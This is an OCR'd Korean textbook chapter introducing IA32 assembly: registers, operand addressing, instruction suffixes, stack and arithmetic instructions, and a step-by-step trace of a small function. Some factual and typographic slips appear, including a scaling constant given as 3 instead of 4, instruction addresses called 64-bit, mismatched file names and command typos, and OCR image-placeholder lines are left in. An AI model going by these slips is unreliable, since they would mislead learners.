컴퓨터 시스템 딥 다이브

C 언어부터 어셈블리, 아키텍처, OS까지 한 꺼풀씩 벗겨보는 컴퓨터 시스템

수잰 J. 매슈스, 티아 뉴홀, 케빈 C. 웹 지음
김모세, 권성환 옮김

IA32, ARM
어셈블리
온라인 부록

한빛미디어 Hanbit Media, Inc.
no starch press

CONTENTS

CHAPTER 8 32비트 X86 어셈블리(IA32)

CONTENTS

CHAPTER 8

32비트 X86 어셈블리(IA32)

이번 장에서는 인텔 아키텍처 32비트Intel Architecture 32-bit(IA32) 명령 셋 아키텍처(ISA)에 관해 다룬다. 명령 셋 아키텍처는 기계 수준 프로그램의 명령 셋과 바이너리 인코딩을 정의한다는 점을 상기하자(5장 참조). 이 장의 예시를 실행하려면 32비트 실행파일을 생성하는 기능을 가진 기기가 필요하다. 'x86'이라는 용어는 IA-32 아키텍처의 동의어로 자주 사용된다. 이 아키텍처의 64비트 확장은 x86-64(또는 x64)라 불리며 대부분의 현대 컴퓨터에 내장됐다.

32비트 프로세서가 현대 컴퓨터에 내장된 경우는 거의 없다. 2007년 이후 생산된 대부분의 인텔 및 AMD 제품은 64비트 프로세서다. 지금 사용하는 시스템의 프로세스를 확인할 때는 `uname -p` 명령을 사용하면 된다.

```
$ uname -p
i686
```

여러분의 시스템 32비트 프로세스를 가지고 있다면 `uname -p` 명령 실행 결과 `i686` 또는 `i386`이 출력된다. 여러분의 시스템이 새로운 64비트 프로세서를 가지고 있다면 `upname -p` 명령 실행 결과 `x86_64`가 출력된다. `x86-64`는 오래된 IA32 ISA를 확장한 것이므로, 실제로 모든 64비트 시스템은 32비트 하위 시스템을 가지며 이를 통해 32비트 실행 파일이 실행되도록 지원한다.

여러분이 64비트 Linux 시스템을 사용한다면, 이번 장에서 살펴볼 것처럼 32비트 실행 파일

을 생성하기 위해 몇 가지 패키지들이 추가로 필요할 것이다. 예를 들어 Ubuntu 머신에서는 32비트 개발 라이브러리와 추가 패키지를 설치해야 GCC가 교차 컴파일을 할 수 있다.

```
$ sudo apt-get install libc6-dev-i386 gcc-multilib
```

X86 구문 분기

x86 아키텍처는 전형적으로 상이한 구문 분기syntax branch 두 개 중 하나를 따른다. 유닉스 머신은 공통적으로 AT&T 문법을 따른다. 유닉스는 AT&T의 벨 연구소에서 개발됐고, 이에 해당하는 어셈블러가 GNU 어셈블러GNU Assembler(GAS)다. 이 책의 예시 대부분에서 GCC를 사용하므로 이 장에서는 AT&T 문법을 살펴본다. 윈도우 머신은 마이크로소프트의 매크로 어셈블러Macro Assembler(MASM)가 사용하는 인텔 문법을 보편적으로 따른다. 넷와이드 어셈블러Netwide Assembler(NASM)는 인텔 문법을 사용하는 리눅스 어셈블러 중 하나다. 두 문법의 우열을 다투는 논의가 끊이지 않고 계속된바 이 논의를 컴퓨터 공학에서는 소위 '성전holy wars'으로 일컫는다. 하지만 프로그래머라면 두 문법 모두에 익숙해지는 것이 바람직하다. 다양한 상황에서 두 문법을 접하기 때문이다.

8.1 어셈블리 살펴보기: 기본

먼저 어셈블리를 살펴보기 위해 6장에서 소개한 `adder` 함수의 동작을 단순하게 수정한다. 다음 코드는 수정된 함수(`adder2`)다.

`modified.c`

```
#include <stdio.h>

// 2를 정수에 더한 뒤, 그 결과를 반환한다.
int adder2(int a) {
    return a + 2;
}
```

```
int main(){
    int x = 40;
    x = adder2(x);
    printf("x is: %d\n", x);
    return 0;
}
```

다음 명령어를 실행해 이 코드를 컴파일한다.

```
$ gcc -m32 -o modified modified.c
```

-m32 플래그를 사용하면 GCC는 코드를 32비트 실행 파일로 컴파일한다. 이 플래그를 사용하지 않고 생성한 어셈블리는 이번 장에서 설명하는 예시와 그 동작이 크게 달라진다. 기본적으로 GCC는 코드를 x64의 64비트 변형인 x86-64 어셈블리로 컴파일한다. 하지만, 실제로 모든 64비트 아키텍처는 하위 호환으로 32비트 동작 모드를 갖는다. 이번 장에서는 IA32를 다루며, x86-64와 ARM에 관해서는 다른 장에서 다룬다. 오랜 역사에도 불구하고 IA32는 여전히 프로그램 동작 방식과 코드 최적화 방식을 이해하는 데 있어 매우 유용하다.

다음 명령어를 사용해 이 코드에 해당하는 어셈블리를 확인하자.

```
$ objdump -d adder > output
$ less output
```

/adder2를 입력하면 adder2와 관련된 코드를 확인할 수 있고, less를 사용하면 출력된 파일의 내용을 확인할 수 있다. adder2와 관련된 섹션은 다음과 같이 나타난다.

```
0804840b <adder2>:
 804840b:       55                      push   %ebp
 804840c:       89 e5                   mov    %esp,%ebp
 804840e:       8b 45 08                mov    0x8(%ebp),%eax
 8048411:       83 c0 02                add    $0x2,%eax
 8048414:       5d                      pop    %ebp
 8048415:       c3                      ret
```

지금 당장은 내용을 이해하지 못해도 좋다. 이후 절에서 어셈블리에 관해 자세하게 살펴본다. 먼저 각 명령의 구조를 살펴보자.

앞의 예시에서 각 줄에는 프로그램 메모리에서 1개 명령의 64비트 주소, 명령에 해당하는 바이트, 명령 자체의 텍스트 표현이 있다. 예를 들어 `55`는 `push %ebp` 명령에 해당하는 기계 코드 표현이며 프로그램 메모리의 `0x804840b` 주소에 존재한다.

한 줄의 C 코드는 종종 어셈블리에서 여러 명령으로 변환된다는 점을 기억해야 한다. `a + 2` 연산은 `mov 0x8(%ebp),%eax`와 `add $0x2,%eax`라는 두 명령으로 표현된다.

> **WARNING_ 여러분의 어셈블리는 다르게 보일 수 있다!**
>
> 여러분이 책을 따라 코드를 작성하고 컴파일한 결과가 책의 내용과 다소 다를 수 있다. 컴파일러가 출력하는 세부적인 어셈블리 명령은 컴파일러의 버전과 실행한 운영 체제에 따라 달라진다. 이 책의 어셈블리 예시 대부분은 우분투Ubuntu 또는 레드 햇 엔터프라이즈 리눅스Red Hat Enterprise Linux(RHEL)를 사용하는 시스템에서 생성됐다.
>
> 그리고 후속 장들에 실린 예시에서는 어떠한 최적화 플래그도 사용하지 않았다. 가령 예시 파일(`example.c`)을 모두 `gcc -m32 -o example example.c` 명령으로 컴파일했다. 그 결과 예시 파일에는 중복돼 보이는 명령이 많다. 컴파일러는 '똑똑'하지 않다. 컴파일러는 그저 정해진 규칙을 따라 사람이 읽을 수 있는 코드를 기계어로 변환할 뿐이다. 변환 과정에서 중복은 흔하다. 컴파일러를 최적화하면 그 과정에서 이 같은 중복을 다수 제거할 수 있다. 최적화는 10장에서 살펴본다.

8.1.1 레지스터

레지스터는 CPU에 위치한 워드 크기의 저장 장치임을 기억하자. 레지스터는 데이터, 명령, 주소용으로 구분될 수 있다. 예를 들어 인텔 CPU에는 32비트 데이터를 저장하는 레지스터가 8개(`%eax`, `%ebx`, `%ecx`, `%edx`, `%edi`, `%esi`, `%esp`, `%ebp`) 있다.

프로그램은 이 8개의 레지스터를 모두 읽고 쓸 수 있다. 첫 번째 6개의 레지스터는 범용 데이터를 가지며, 마지막 2개의 레지스터는 일반적으로 컴파일러가 주소 데이터를 갖기 위해 예약되어 있다. 프로그램은 범용 레지스터의 내용을 정수 또는 주소로 해석할 수 있지만, 레지스터 자체에는 구분이 없다. 마지막 2개의 레지스터(`%esp`과 `%ebp`)는 각각 **스택 포인터**와 **프레임 포인**

터로 알려져 있다. 컴파일러는 프로그램 스택의 레이아웃을 유지하는 연산을 위해 이 레지스터를 예약해 둔다. 전형적으로 `%esp`는 프로그램 스택의 맨 위를 가리키며, `%ebp`는 현재 스택 프레임의 시작base을 가리킨다. 스택 프레임과 이 2개의 레지스터에 관해서는 함수에 관련된 논의에서 깊게 다루었다('A.5 어셈블리에서의 함수' 참조)).

마지막으로 언급할 레지스터는 **명령 포인터**instruction pointer 혹은 종종 **프로그램 카운터**program counter(PC)로 불리는 `%eip`다. 이 레지스터는 CPU가 실행할 다음 명령을 가리킨다. 앞에서 언급된 레지스터 8개와 달리, `%eip` 레지스터에는 프로그램이 직접 값을 쓸 수 없다.

8.1.2 고급 레지스터 표기

ISA는 앞서 언급한 레지스터 중 앞 6개 레지스터(%eax, %ebx, %ecx, %edx, %edi, %esi)의 하위 16비트에 접근하는 메커니즘을 제공하며, 이 중 %eax, %ebx, %ecx, %edx의 하위 16비트에는 8비트 단위로 접근하는 방법도 제공한다. [표 8-1]은 레지스터 6개와 레지스터의 하위 바이트에 접근하기 위해 사용할 수 있는 ISA 표기를 나타낸다.

표 8-1 x86 레지스터 및 하위 바이트 접근 메커니즘

32비트 레지스터(비트 31-0)	하위 16 비트(비트 15-0)	(비트 15-8)	(비트 7-0)
`%eax`	`%ax`	`%ah`	`%al`
`%ebx`	`%bx`	`%bh`	`%bl`
`%ecx`	`%cx`	`%ch`	`%cl`
`%edx`	`%dx`	`%dh`	`%dl`
`%edi`	`%di`		
`%esi`	`%si`		

앞에서 설명한 모든 레지스터의 하위 16 비트에는 레지스터 이름의 마지막 2글자를 참조해서 접근할 수 있다. 예를 들어 `%ax`를 사용해 `%eax`의 하위 16비트에 접근할 수 있다.

첫 4개 레지스터의 하위 16비트 중에서 상위 1바이트와 하위 1바이트에 접근할 때는 레지스터 이름의 마지막 두 글자에서 마지막 글자를 위치에 따라 `h`(**상위**higher) 또는 `l`(**하위**lower)로 바꾸면 된다. 예를 들어 `%al`는 레지스터 `%ax`의 하위 8비트를 참조하고, `%ah`는 레지스터 `%ax`의 상위 8

비트를 참조한다. 마지막 8비트 레지스터는 공통적으로 1바이트 값을 저장하는데, 이 값은 비트와이즈 시프트 같은 특정 연산에 사용된다(32비트 레지스터는 32자리 이상 이동할 수 없으며, 1바이트면 32라는 숫자를 충분히 표현할 수 있다). 보통 컴파일러는 필요에 맞는 가장 작은 컴포넌트 레지스터를 사용해 동작을 완료한다.

8.1.3 명령 구조

각 명령은 무엇을 해야 할지 지정하는 하나의 연산 코드(또는 **opcode**)와 연산 방법을 지정하는 하나 이상의 **피연산자**operands 로 구성된다. 가령 명령 `add $0x2,%eax`는 opcode `add`와 피연산자 `$0x2`와 `%eax`로 구성된다.

각 피연산자는 특정 운영을 위한 소스나 대상 위치에 해당한다. 피연산자의 종류는 다양하다.

- **상수(리터럴)** 값 앞에는 $ 기호를 붙인다. 예를 들어 명령 `add $0x2,%eax`에서 `$0x2`는 리터럴 값으로 16진수 0x2에 해당한다.
- **레지스터**는 개별 레지스터에 대한 참조를 형성한다. 따라서 명령 `add $0x2, %eax`에서 레지스터 `%eax`는 목적지 위치로 add 동작의 결과가 저장된다.
- **메모리**는 메인 메모리(RAM) 안에 있는 값의 일부를 형성하며, 대개 주소 룩업에 사용된다. 메모리 주소는 레지스터와 상숫값이 조합된 형태가 된다. 예를 들어 명령 `mov 0x8(%ebp),%eax`에서 피연산자 `0x8(%ebp)`는 메모리 형태의 예시다. 이 명령은 대략적으로 "`0x8`을 레지스터 `%ebp`의 값에 더한 뒤 메모리 룩업을 수행하라"로 해석된다. 만약 포인터 역참조가 떠올랐다면 제대로 추측한 게 맞다.

8.1.4 피연산자가 포함된 예시

간단한 예를 들어 피연산자를 설명한다. 메모리에 다음 값이 담겼다고 가정하겠다.

주소	값
0x804	0xCA
0x808	0xFD
0x80c	0x12
0x810	0x1E

이어진 레지스터에는 다음 값이 있다고 가정한다.

레지스터	값
%eax	0x804
%ebx	0x10
%ecx	0x4
%edx	0x1

그리고 [표 8-2]의 피연산자들이 나타내는 다음 값을 평가한다. 표의 각 행은 피연산자와 그 형태(즉, 상수, 레지스터, 메모리), 해석 방법, 실제 값을 나타낸다. 이 컨텍스트에서 M[x] 표기는 주소 x에 의해 지정된 메모리 위치의 값을 나타낸다.

표 8-2 피연산자 예

피연산자	형태	해석	값
%ecx	레지스터	%ecx	0x4
(%eax)	메모리	M[%eax] 또는 M[0x804]	0xCA
$0x808	상수	0x808	0x808
0x808	메모리	M[0x808]	0xFD
0x8(%eax)	메모리	M[%eax + 8] 또는 M[0x80c]	0x12
(%eax, %ecx)	메모리	M[%eax + %ecx] 또는 M[0x808]	0xFD
0x4(%eax, %ecx)	메모리	M[%eax + %ecx + 4] 또는 M[0x80c]	0x12
0x800(,%edx,4)	메모리	M[0x800 + %edx × 4] 또는 M[0x804]	0xCA
(%eax, %edx, 8)	메모리	M[%eax + %edx × 8] 또는 M[0x80c]	0x12

[표 8-2]에서 %ecx는 레지스터 %ecx에 저장된 값을 나타낸다. 대조적으로, M[%eax]는 레지스터 %eax의 값을 주소로 취급해야 함을 의미하며, 해당 주소의 값을 참조 해제(룩업)해야 한다. 그러므로 피연산자 (%eax)는 M[0x804]와 일치하고, 0xCA 값과도 일치한다.

다음 내용을 진행하기 전에 몇 가지 중요한 점을 짚고 넘어가자. [표 8-2]가 다양한 유효 피연산자 형태를 보여주기는 하나, 모든 피연산자를 모든 상황에서 바꿔 사용할 수 있는 것은 아니다. 구체적으로 알아보자.

- 상수 형태는 대상 피연산자로 사용할 수 없다.
- 메모리 형태는 단일 명령에서의 소스 및 대상 피연산자로 사용할 수 없다.
- 스케일링 연산자(표 8-2의 마지막 두 피연산자)인 경우 스케일링 상수는 1, 2, 3, 8 중 하나다.

[표 8-2]는 참조용으로 제공했다. 하지만 핵심 피연산자의 형태를 이해하면 어셈블리 언어를 해석하는 속도가 빨라진다.

8.1.5 명령 접미사

이후 제시할 여러 예시에서 많은 산술 연산에 접미사suffix가 붙는다. 접미사는 코드 수준에서 처리되는 데이터의 **크기**size(타입의 영향을 받음)를 의미한다. 컴파일러는 자동으로 적절한 접미사와 함께 코드를 명령으로 변환한다. [표 8-3]은 x86 명령에 주로 사용하는 접미사를 나타낸다.

표 8-3 명령 접미사 예

접미사	C 타입	크기(바이트)
b	`char`	1
w	`short`	2
l	`int, long, unsigned`	4

조건부 실행과 관련된 명령은 평가된 조건에 따라 접미사가 달라진다. 조건부 실행과 관련된 명령은 '8.4 조건부 제어와 반복문'에서 살펴본다.

8.2 흔히 쓰는 명령

이 절에서는 흔히 사용하는 x86 어셈블리 명령을 살펴본다. x86 어셈블리에서 가장 기본적인 명령은 [표 8-4]와 같다.

표 8-4 가장 공통적인 명령

명령	해석	
`mov S,D`	S → D	(S의 값을 D에 복사한다)
`add S,D`	S + D → D	(S와 D를 더한 결괏값을 D에 저장한다)
`sub S,D`	D − S → D	(S를 D에서 뺀 결괏값을 D에 저장한다)

그러므로 다음 명령어 시퀀스는

```
mov    0x8(%ebp),%eax
add    $0x2,%eax
```

다음과 같이 해석할 수 있다.

- 메모리의 %ebp + 0x8(또는 M[%ebp + 0x8]) 위치의 값을 레지스터 %eax로 복사한다.
- 0x2 값을 레지스터 %eax에 더한 뒤, 그 결과를 레지스터 %eax에 저장한다.

[표 8-4]의 세 명령은 프로그램 스택(즉, **콜 스택**)의 구조를 유지하는 명령을 위한 빌딩 블록이다. 레지스터 %ebp와 %esp가 각각 **프레임** 포인터와 **스택** 포인터를 참조하며, 콜 스택 관리를 위해 컴파일러에 의해 예약됨을 상기하자. 앞서 '2.1 프로그램 메모리와 범위'에서 프로그램 메모리에 관해 논의했다. 콜 스택은 전형적으로 지역 변수와 매개변수를 저장함으로써, 프로그램이 그 실행을 추적하도록 돕는다(그림 8-1).




그림 8-1 프로그램의 주소 공간 부분들

IA32 시스템에서 실행 스택은 낮은 주소 쪽으로 늘어난다. 모든 스택 데이터 구조와 마찬가지로, 연산은 스택의 '맨 위'에서 일어난다. x86 ISA는 2개의 명령(표 1–5)을 사용해 콜 스택 관리를 단순화한다.

표 8-5 스택 관리 명령

명령	해석
`push S`	S의 복사본을 스택의 맨 위에 넣는다.
	`sub $4,%esp`
	`mov S,(%esp)`
`pop D`	스택의 맨 위 요소를 꺼내 D 위치에 넣는다.
	`mov (%esp),D`
	`add $4,%esp`

[표 8–4]의 명령에는 피연산자가 두 개 있지만, `push`와 `pop` 명령은 [표 8–5]와 같이 피연산자가 하나다.

8.2.1 정리: 한층 구체적인 예시

adder2 함수를 다시 살펴보자.

```
// 2를 정수에 더한 뒤, 결괏값을 반환한다.
int adder2(int a) {
    return a + 2;
}
```

이는 다음 어셈블리 코드와 같다.


```
0804840b <adder2>:
 804840b:       55                      push   %ebp
 804840c:       89 e5                   mov    %esp,%ebp
 804840e:       8b 45 08                mov    0x8(%ebp),%eax
 8048411:       83 c0 02                add    $0x2,%eax
 8048414:       5d                      pop    %ebp
 8048415:       c3                      ret
```

이 어셈블리 코드는 push 명령, mov 명령 2개, add 명령 1개, pop 명령 1개, 마지막으로 retq 명령 1개로 구성된다. CPU가 이 명령 셋을 실행하는 방법을 이해하려면 프로그램 메모리의 구조를 다시 살펴봐야 한다('2.1 프로그램 메모리와 범위' 참조). 프로그램을 실행할 때마다, 운영 체제는 새로운 프로그램의 주소 공간(**가상 메모리**)을 할당한다는 점을 상기하자. 가상 메모리 및 그와 관련된 프로세스의 개념은 11장에서 자세하게 다룬다. 지금은 프로세스를 실행 중인 프로그램, 가상 메모리를 하나의 프로세스에 할당된 메모리라고 생각하는 것으로 충분하다. 모든 프로세스에는 콜 스택이라는 고유의 메모리 영역이 있다. **콜 스택**은 레지스터(CPU 안에 위치한)가 아닌 프로세스/가상 메모리 안에 위치한다.

[그림 8-3]은 adder2 함수가 실행되기 전의 콜 스택과 레지스터의 상태 예시다.

```
0x40b  push %ebp
0x40c  mov  %esp, %ebp
0x40e  mov  0x8(%ebp), %eax
0x411  add  $0x2, %eax
0x414  pop  %ebp
0x415  ret
```

레지스터	
%eax	0x123
%edx	0
%esp	0x10c
%ebp	0x12a
%eip	0x40b



콜 스택


그림 8-2 실행 전 실행 스택

스택은 낮은 주소 방향으로 커진다. 레지스터 **%eax**와 **%edx**에는 쓸모없는 값이 들어있다. 프로그램 메모리의 코드 세그먼트의 명령과 관련된 주소들(0x804840b – 0x8048415)은 가독성을 높이기 위해 0x40b – 0x415로 나타냈다. 마찬가지로 프로그램 메모리의 콜 스택 세그먼트와 관련된 주소들(0xffffd108 – 0xffffd110)은 0x108 – 0x110으로 나타냈다. 사실, 콜 스택 주소는 코드 세그먼트 주소보다 프로그램 메모리의 보다 큰 주소 영역에 나타난다.

레지스터 **%esp**와 **%ebp**의 초기값(각각 0x10c 및 0x12a)에 주목하자. 다음 그림에서 왼쪽 위 화살표는 현재 실행 중인 명령을 시각적으로 나타낸다. 레지스터 **%eip**(또는 명령 포인터)는 다음에 실행할 명령을 나타낸다. 맨 처음의 **%eip**는 주솟값이 0x40b인데, 이는 **adder2** 함수의 첫 번째 명령 주솟값과 일치한다.

```
0x40b  push  %ebp
0x40c  mov   %esp, %ebp
0x40e  mov   0x8(%ebp), %eax
0x411  add   $0x2, %eax
0x414  pop   %ebp
0x415  ret
```

레지스터	
%eax	0x123
%edx	0
%esp	**0x108**
%ebp	0x12a
%eip	**0x40c**



콜 스택


첫 번째 명령(**push %ebp**)은 스택 맨 위의 **%ebp** 값(또는 0x12a)에 값을 복사해 넣는다. 실행 후, 레지스터 **%eip**는 다음으로 실행할 명령의 주소(0x40c)로 바뀐다. **push** 명령은 스택 포인터의 값을 4만큼 감소시킨다(스택을 4바이트 '늘린다'). 레지스터 **%esp**는 새로운 값 0x108을 가진다. **push %ebp** 명령은 다음과 같다.

```
sub $4, %esp
mov %ebp, (%esp)
```

다시 말해, 스택 포인터에서 4를 빼고 **%ebp**의 값을 복사해 참조 해제 스택 포인터(**%esp**)가 가리키는 위치에 넣는다.

```
  0x40b  push  %ebp
→ 0x40c  mov   %esp, %ebp
  0x40e  mov   0x8(%ebp), %eax
  0x411  add   $0x2, %eax
  0x414  pop   %ebp
  0x415  ret
```

레지스터	
%eax	0x123
%edx	0
%esp	0x108
%ebp	**0x108**
%eip	**0x40e**




콜 스택

`mov` 명령은 `mov S, D`의 구조인데, S는 소스 위치이고 D는 대상 위치다. 따라서 다음 명령어(`mov %esp, %ebp`)는 `%ebp`의 값을 0x108으로 업데이트한다. 레지스터 `%eip`는 다음에 실행할 명령 주소인 0x40e를 가진다.

```
  0x40b push   %ebp
  0x40c mov    %esp, %ebp
→ 0x40e mov    0x8(%ebp), %eax
  0x411 add    $0x2, %eax
  0x414 pop    %ebp
  0x415 ret
```

레지스터	
%eax	**0x28**
%edx	0
%esp	0x108
%ebp	0x108
%eip	**0x411**




콜 스택

다음으로 `mov 0x8(%ebp),%eax`가 실행된다. 이는 직전의 `mov` 명령에 비해 다소 복잡하다. 앞 절의 피연산자 테이블을 참조해 이 명령을 파싱해보자. 첫째, `0x8(%ebp)`은 M[`%ebp` + 0x8]으로 변환된다. `%ebp`는 값 0x108을 가지므로, 여기에서 8을 더하면 0x110이 된다. 0x110에 (스택) 메모리 룩업을 수행하면 값 0x28을 얻는다(0x28은 이전 코드에 의해 스택에 들어있다). 따라서, 값 0x28는 레지스터 `%eax`에 복사된다. 명령 포인터는 다음에 실행될 명령의 주소인 0x411 값을 가진다.

```
0x40b push   %ebp
0x40c mov    %esp, %ebp
0x40e mov    0x8(%ebp), %eax
0x411 add    $0x2, %eax
0x414 pop    %ebp
0x415 ret
```

레지스터	
%eax	**0x2A**
%edx	0
%esp	0x108
%ebp	0x108
%eip	**0x414**




콜 스택

다음으로, `add $0x2,%eax`가 실행된다. `add` 명령은 `add S,D`의 형태를 가지며 `S`와 `D`를 더한 결과값을 `D`에 저장한다. 그래서 `add $0x2, %eax`는 상수값 0x2를 `%eax`에 저장된 값(또는 0x28)에 더한 뒤, 결과값 0x2A를 레지스터 `%eax`에 저장한다. 레지스터 `%eip`는 다음 실행할 명령(0x414)을 가리킨다.

```
0x40b push   %ebp
0x40c mov    %esp, %ebp
0x40e mov    0x8(%ebp), %eax
0x411 add    $0x2, %eax
0x414 pop    %ebp
0x415 ret
```

레지스터	
%eax	0x2A
%edx	0
%esp	**0x10c**
%ebp	**0x12a**
%eip	**0x415**



콜 스택

다음으로 `pop %ebp` 명령이 실행된다. 이 명령은 콜 스택 맨 위의 값을 "꺼내서" 대상 레지스터 `%ebp`에 넣는다. 이 명령은 다음 두 명령을 순서대로 실행한 것과 같다.

```
mov (%esp),%ebp
add $4,%esp
```

이 명령이 실행되면 (%esp)의 값(즉, M[0x108])은 레지스터 %ebp에 저장된다. 그러므로, %enbp의 값은 이제 0x12a가 된다. 스택은 낮은 주소 쪽으로 커지므로 스택 포인터는 4씩 증가한다(즉, 높은 주소쪽으로 줄어든다). %esp의 새로운 값은 0x10c이며, %eip는 마지막으로 실행한 명령의 주소를 가리킨다.

마지막으로 실행된 명령은 ret이다. ret에 관해서는 함수 호출과 관련된 절에서 보다 자세히 다룬다. 지금은 콜 스택이 함수로부터 반환하도록 준비시키는다는 점만 알아도 충분하다. 관습적으로 레지스터 %eax는 항상 반환값(존재한다면)을 갖는다. 이 경우, 함수는 값 0x2A를 반환한다(이는 10진수 42와 같다).

내용을 더 진행하기 전에, 레지스터 %esp와 %ebp의 최종값은 각각 0x10c과 0x12a임을 기억하자. 이 값들은 **이 함수가 실행되기 시작했을 때의 값과 동일하다!** 콜 스택은 프로그램 컨텍스트에서 함수가 실행될 때 각 함수와 관련된 임시 변수와 데이터를 저장하는 것을 목적으로 한다. 함수 실행이 완료되면, 스택은 함수가 호출되기 직전의 상태를 반환한다. 따라서, 일반적으로 다음 2개의 명령을 함수 시작에서 볼 수 있다.

```
push %ebp
mov %esp, %ebp
```

다음 2개의 명령은 모든 함수의 끝에서 볼 수 있다

```
pop %ebp
ret
```

8.3 산술 명령

IA32 ISA는 ALU가 수행하는 산술 연산에 해당하는 여러 명령을 구현한다. [표 8–6]은 어셈블리를 읽을 때 볼 수 있는 여러 산술 명령이다.

표 8-6 흔히 사용하는 산술 명령

명령	해석
`add S, D`	S + D → D
`sub S, D`	D − S → D
`inc D`	D + 1 → D
`dec D`	D − 1 → D
`neg D`	−D → D
`imul S, D`	S × D → D
`idiv S`	%eax / S: 몫 → %eax, 나머지 → %edx

add와 sub 명령은 덧셈과 뺄셈에 해당하며 피연산자가 2개 있다. 다음 세 개 항은 C에서의 증가(x++), 감소(x--), 부정(-x) 연산 같은 단일 레지스터 명령이다. 곱셈 결과를 표현하는 데 32비트 이상이 필요한 경우 해당 값은 32비트에 맞춰 잘린다.

나눗셈 명령은 다소 다르게 동작한다. idiv 명령 실행에 앞서, 레지스터 %eax가 분자를 포함한다고 가정한다. 피연산자 S에 대해 idiv를 호출하면, %eax의 값을 S로 나눈 뒤 그 몫은 레지스터 %eax에, 나머지는 레지스터 %edx에 저장한다.

8.3.1 비트 시프트 명령

컴파일러는 비트 시프트 명령으로 비트 시프트 연산을 수행한다. 곱셈과 나눗셈 명령은 전형적으로 실행하는 데 오랜 시간이 걸린다. 비트 시프트는 제수나 분모가 2의 제곱인 경우 컴파일러에게 지름길을 제공한다. 예를 들어 77 * 4를 계산할 때, 대부분의 컴파일러는 이 연산을 77 << 2로 해석함으로써 imul 명령 사용을 피한다. 마찬가지로 77 / 4를 계산할 때도, 컴파일러는 이 연산을 77 >> 2로 해석함으로써 idiv 명령 사용을 피한다.

왼쪽 및 오른쪽 시프트는 산술 연산 시프트(부호 있는 연산)인지 아니면 논리 연산 시프트(부호 없는 연산)인지에 따라 다른 명령으로 해석된다는 점을 기억하자.

표 8-7 비트 시프트 명령

명령	해석	산술 연산 아니면 논리 연산?
`sal v,D`	D << v → D	산술 연산
`shl v,D`	D << v → D	논리 연산
`sar v,D`	D >> v → D	산술 연산
`shr v,D`	D >> v → D	논리 연산

모든 시프트 명령은 피연산자가 두 개다. 첫 번째 피연산자는 대개 레지스터(D로 표기), 두 번째 연산자는 시프트 값(v)이다. 32비트 시스템의 경우, 시프트 값은 단일 바이트로 인코딩된다(31을 넘는 시프트는 상식에 맞지 않으므로). 시프트 값 v는 반드시 상수이거나 레지스터 `%cl`에 저장돼야 한다.

NOTE_ 명령의 다양한 버전으로 어셈블리 수준에서 타입을 구분한다

어셈블리 수준에서는 타입에 관한 옵션이 없다. 하지만 오른쪽 시프트는 그 값의 부호 유무에 따라 다르게 동작한다는 것도 유념하자. 어셈블리 수준에서 컴파일러는 논리, 산술 시프트를 구분해 다른 명령을 사용한다!

8.3.2 비트와이즈 명령

컴파일러는 비트와이즈 명령으로 데이터에 대해 비트와이즈 연산을 수행한다. 컴파일러가 비트와이즈 연산을 사용하는 이유는 특정한 최적화를 위해서다. 예를 들어 77 mod 4를 구현하기 위해 더 비싼 `idiv` 명령 대신 `77 & 3` 연산을 선택할 수 있다.

[표 8-8]은 흔히 사용하는 비트와이즈 명령을 정리한 표다.

표 8-8 비트와이즈 연산

명령	해석
`and S,D`	`S & D → D`
`or S,D`	`S ¦ D → D`
`xor S,D`	`S ^ D → D`

```
not D       ~D → D
```

비트와이즈 not은 부정(neg)과 다르다는 점을 유념하자. not 명령은 각 비트를 뒤집지만 1을 더하지 않는다. 이 두 연산을 혼동하지 않도록 주의한다.

C 코드에서 비트와이즈 연산은 반드시 꼭 필요할 때만 사용할 것!

이 절을 읽은 뒤, 여러분이 작성하는 C 코드의 일반적인 산술 연산을 비트와이즈 시프트나 다른 연산으로 바꾸고 싶을 수도 있다. 하지만 이런 조치는 추천하지 않는다. 대부분의 현대 컴파일러는 필요하다면 단순한 산술 연산을 비트와이즈 연산으로 대체할 만큼 똑똑하므로, 프로그래머가 굳이 그렇게 할 필요가 없다. 일반적인 규칙으로서 프로그래머는 가급적 코드 가독성을 우선시하고 미숙한 최적화는 피해야 한다.

8.3.3 부하 효과 주소 명령

마지막으로 **부하 효과 주소**load effective address 혹은 lea 명령에 관해 다룬다. 이 명령은 대부분의 독자가 경악을 금치 못하는 산술 연산이다. 이는 전통적으로 메모리의 주소 위치를 빠르게 계산하는 방법으로 사용된다. lea 명령은 지금까지 본 것과 같은 피연산자 구조에 대해 연산을 수행하지만, 메모리 룩업은 포함하지 않는다. 피연산자에 포함된 데이터 타입(즉, 상수인지 주소인지)에 관계없이, lea는 단순하게 산술 연산만 수행한다.

